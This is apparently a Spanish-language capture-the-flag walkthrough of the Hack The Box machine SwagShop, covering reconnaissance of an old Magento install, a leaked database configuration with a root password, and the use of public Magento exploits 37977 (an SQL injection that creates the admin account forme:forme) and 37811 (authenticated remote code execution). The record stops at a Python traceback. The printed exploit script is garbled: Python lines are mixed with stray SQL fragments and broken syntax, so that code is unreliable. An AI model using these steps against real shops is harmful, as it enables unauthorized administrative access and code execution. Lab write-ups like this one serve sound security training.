

Swagshop

#####maquina linux

Swagshop#####

SwagShop is an easy difficulty linux box running an old version of Magento. The version is vulnerable to SQLi and RCE leading to a shell. The www user can use vim in the context of root which can be abused to execute commands.

Escaneo:

nmap -Pn -sCV 10.10.10.140 -T4

Starting Nmap 7.93 (<https://nmap.org>) at 2023-10-01 20:26 -05

Nmap scan report for 10.10.10.140 (10.10.10.140)

Host is up (0.077s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 b6552bd24e8fa3817261379a12f624ec (RSA)

| 256 2e30007a92f0893059c17756ad51c0ba (ECDSA)

|_ 256 4c50d5f270c5fdc4b2f0bc4220326434 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)


|_http-title: Did not follow redirect to <http://swagshop.htb/>

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds

domino:swagshop.htb




parece haber un sqli




—\$ whatweb <http://swagshop.htb/index.php/>
<http://swagshop.htb/index.php/> [200 OK] Apache[2.4.18], Cookies[frontend], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], HttpOnly[frontend], IP[10.10.10.140], JQuery[1.10.2], Magento, Modernizr, Prototype, Script[text/javascript], Scriptaculous, Title[Home page], X-Frame-Options[SAMEORIGIN]

cms: magento



al utilizar gobuster nos tira error



con nikto encontramos


- + DEBUG HTTP verb may show server debugging information. See <http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx> for details.
- + OSVDB-3268: /app/: Directory indexing found.
- + OSVDB-3092: /app/: This might be interesting...
- + OSVDB-3268: /includes/: Directory indexing found.
- + OSVDB-3092: /includes/: This might be interesting...

- + OSVDB-3268: /lib/: Directory indexing found.
- + OSVDB-3092: /lib/: This might be interesting...
- /install.php: install.php file found.
- + OSVDB-3092: /LICENSE.txt: License file found may identify site software.
- + OSVDB-3233: /icons/README: Apache default file found.

con gobuster de nuevo

```
=====
/media      (Status: 301) [Size: 312] [--> http://swagshop.htb/media/]
/.ht        (Status: 403) [Size: 290]
/.htm       (Status: 403) [Size: 291]
/.html      (Status: 403) [Size: 292]
/.php       (Status: 403) [Size: 291]
/index.php  (Status: 200) [Size: 16593]
/includes   (Status: 301) [Size: 315] [--> http://swagshop.htb/includes/]
/lib        (Status: 301) [Size: 310] [--> http://swagshop.htb/lib/]
/install.php (Status: 200) [Size: 44]
/app        (Status: 301) [Size: 310] [--> http://swagshop.htb/app/]
/js         (Status: 301) [Size: 309] [--> http://swagshop.htb/js/]
/api.php    (Status: 200) [Size: 37]
/shell      (Status: 301) [Size: 312] [--> http://swagshop.htb/shell/]
/skin       (Status: 301) [Size: 311] [--> http://swagshop.htb/skin/]
/cron.php   (Status: 200) [Size: 0]
/LICENSE.txt (Status: 200) [Size: 10410]
/LICENSE.html (Status: 200) [Size: 10679]
/var        (Status: 301) [Size: 310] [--> http://swagshop.htb/var/]
```


en /app



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<resources>
  <db>
    <table_prefix></table_prefix>
  </db>
  <default_setup>
    <connection>
      <host>localhost</host>
      <username>root</username>
      <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
      <dbname>swagshop</dbname>
      <initStatements>SET NAMES utf8</initStatements>
      <model>mysql4</model>
      <type>pdo_mysql</type>
      <pdoType></pdoType>
    </connection>
  </default_setup>
</resources>
```

```
<password>fMVWh7bDHpgZkyfqQXreTjU9</password>  
<dbname>swagshop</dbname>
```

la version de magento la buscamos en internet




<https://www.cloudways.com/blog/magento-versions/>

Magento CE 1.9.x

2014 – 2015

Several improvements including the addition of infinite themes, responsive theme, responsive emails, etc.



parece que tiene un exploit

```
(kali@kali)-[~/machineshtb/Swagshop]
$ searchsploit magento

2014 - 2015

Exploit Title | Path
-----|-----
eBay Magento 1.9.2.1 - PHP FPM XML External Entity Injection | php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service) | php/webapps/38651.txt
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Scripting | php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting | php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting | php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write, File Magento is in use? | php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution | php/webapps/37811.py
Magento eCommerce - Local File Disclosure | php/webapps/19793.txt
Magento eCommerce - Remote Code Execution | xml/webapps/37977.py
Magento eCommerce CE v2.3.5-p2 - Blind SQLi | php/webapps/50896.txt
Magento Server MAGMI Plugin - Multiple Vulnerabilities | php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion | php/webapps/35052.txt
Magento WooCommerce CardGate Payment Gateway 2.0.30 - Payment Process Bypass | php/webapps/48135.php

Shellcodes: No Results
parece que tiene un exploit

(kali@kali)-[~/machineshtb/Swagshop]
$
```

copiamos el exploit

```
rm: cannot remove '37977': No such file or directory

(kali@kali)-[~/machineshtb/Swagshop]
$ searchsploit -m 37977

Exploit: Magento eCommerce - Remote Code Execution
URL: https://www.exploit-db.com/exploits/37977
Path: /usr/share/exploitdb/exploits/xml/webapps/37977.py
Codes: CVE-2015-1397, OSVDB-121260
Verified: False
File Type: ASCII text
Copied to: /home/kali/machineshtb/Swagshop/37977.py

(kali@kali)-[~/machineshtb/Swagshop]
$
```

corremos

```
(kali@kali)-[~/machineshtb/Swagshop]
$ python 37977.py

File "/home/kali/machineshtb/Swagshop/37977.py", line 13: /code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Script
Magento shoplift bug originally discovered by CheckPoint team (http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/)

SyntaxError: leading zeros in decimal integer literals are not permitted; use an 0o prefix for octal integers

(kali@kali)-[~/machineshtb/Swagshop]
$
```

pero hay un error
si vemos el exploit
searchsploit magento -w

```
https://www.exploit-db.com/exploits/37977

Exploit script starts here
//////////
#Thanks to
# Zero cool, code breaker ICA, Team indishell, my father , rr mam, jagriti and DON
import requests
import base64
import sys


target = "http://target.com/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"
```

vemos target y un url
si accedemos a buscarla




Not Found

The requested URL /admin/Cms_Wysiwyg/directive/index/ was not found on this server.

Apache/2.4.18 (Ubuntu) Server at swagshop.htb Port 80

no encontramos nada pero parece ser un error porque si accedemos con index.php si nos deja
http://swagshop.htb/index.php/admin/Cms_Wysiwyg/directive/index/



encontramos un admin panel
cambios la variable target en el script

```
# Zero cool, code breaker ICA, Team indishell, my father , rr mam, jagriti and DON
import requests
import base64
import sys

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q=""
target = "http://swagshop.htb/index.php/"
SET @SALT = 'rp';

if not target.startswith("http"):
    target = "http://" + target
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;


if target.endswith(SALT):INTO `admin_user` (`firstname`,
    target = target[:-1]
    lastname`,`email`,`username`,`password`,`created`,`lognum`,`rel
```

modificamos varias lineas del script que tenian comentarios y corremos como python2

```
(kali@kali)-[~/machineshtb/Swagshop]
$ python2 37977.py
WORKED
Check http://swagshop.htb/index.php/admin with creds forme:forme

(kali@kali)-[~/machineshtb/Swagshop]
$
```

creds forme:forme
aplicamos las credenciales



averiguando debemos conectarnos como admin
sin embargo volviendo a recargar

swagshop.htb/index.php/admin/dashboard/index/key/311e7aba6472de726e3f57ac47d55c9a/

Magento Admin Panel

Global Record Search

Logged in as forme | Monday, 2 October 2023 | Try Magento Go for Free | Log out

Dashboard Sales Catalog Mobile Customers Promotions Newsletter CMS Reports System

Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

Latest Message: MagentoLive Europe 2019 [Read details](#)

You have 3 critical and 6 notice unread message(s). [Go to messages](#)

One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to [Index Management](#) and rebuild required indexes.

Dashboard

Lifetime Sales	£22.00
Average Orders	£22.00

Orders	Amounts
Revenue	Tax
£22.00	£0.00
Shipping	Quantity
£10.00	1

aca tenemos el username

My Account

Account Information

User Name *	forme
First Name *	Firstname
Last Name *	Lastname
Email *	email@example.com
New Password	
Password Confirmation	

como ya estamos autenticados parece que podemos utilizar este script

```

$ searchsploit magento -w
Exploit Title      Lifetime Sales      URL
eBay Magento 1.9.2.1 - PHP FPM XML External Entity Injection  £22.00  https://www.exploit-db.com/exploits/3857
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)  https://www.exploit-db.com/exploits/3865
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting  https://www.exploit-db.com/exploits/3280
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting  https://www.exploit-db.com/exploits/3281
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File  £22.00  https://www.exploit-db.com/exploits/3983
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution  https://www.exploit-db.com/exploits/3781
Magento eCommerce - Local File Disclosure  https://www.exploit-db.com/exploits/1979
Magento eCommerce - Remote Code Execution  https://www.exploit-db.com/exploits/3797
Magento eCommerce CE v2.3.5-p2 - Blind SQLi  https://www.exploit-db.com/exploits/5089
Magento Server MAGMI Plugin - Multiple Vulnerabilities  https://www.exploit-db.com/exploits/3599
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion  https://www.exploit-db.com/exploits/3505
Magento WooCommerce Payment Gateway 2.0.30 - Payment Process Bypass  https://www.exploit-db.com/exploits/4813

Shellcodes: No Results
Account Information

```

<https://www.exploit-db.com/exploits/3781>

lo corremos

configuramos el user y pass

sin embargo sigue sin correr viendo el script parece que necesita la libreria mechnize

instalaamos con pip

sin embargo tambien buscamos y se puede utilizar con el siguiente comando

```
sudo apt-get install python-mechanize
```

tambien modificamos la linea del print le agregamos parentesis

9/18

```
request = br.open(exploit)
except (mechanize.HTTPError, mechanize.URLError) as e:
    print (e.read())
```

compilamos y nos tira lo siguiente

```
$ python3 37811.py 'http://swagshop.htb/index.php/admin' "uname-a"
Traceback (most recent call last):
  File "/home/kali/machineshtb/Swagshop/37811.py", line 55, in <module>
    br['login[username]'] = username
  File "/usr/lib/python3/dist-packages/mechanize/_mechanize.py", line 809, in __setitem__
    self.form[name] = val
  File "/usr/lib/python3/dist-packages/mechanize/_form_controls.py", line 1963, in __setitem__
    control = self.find_control(name)
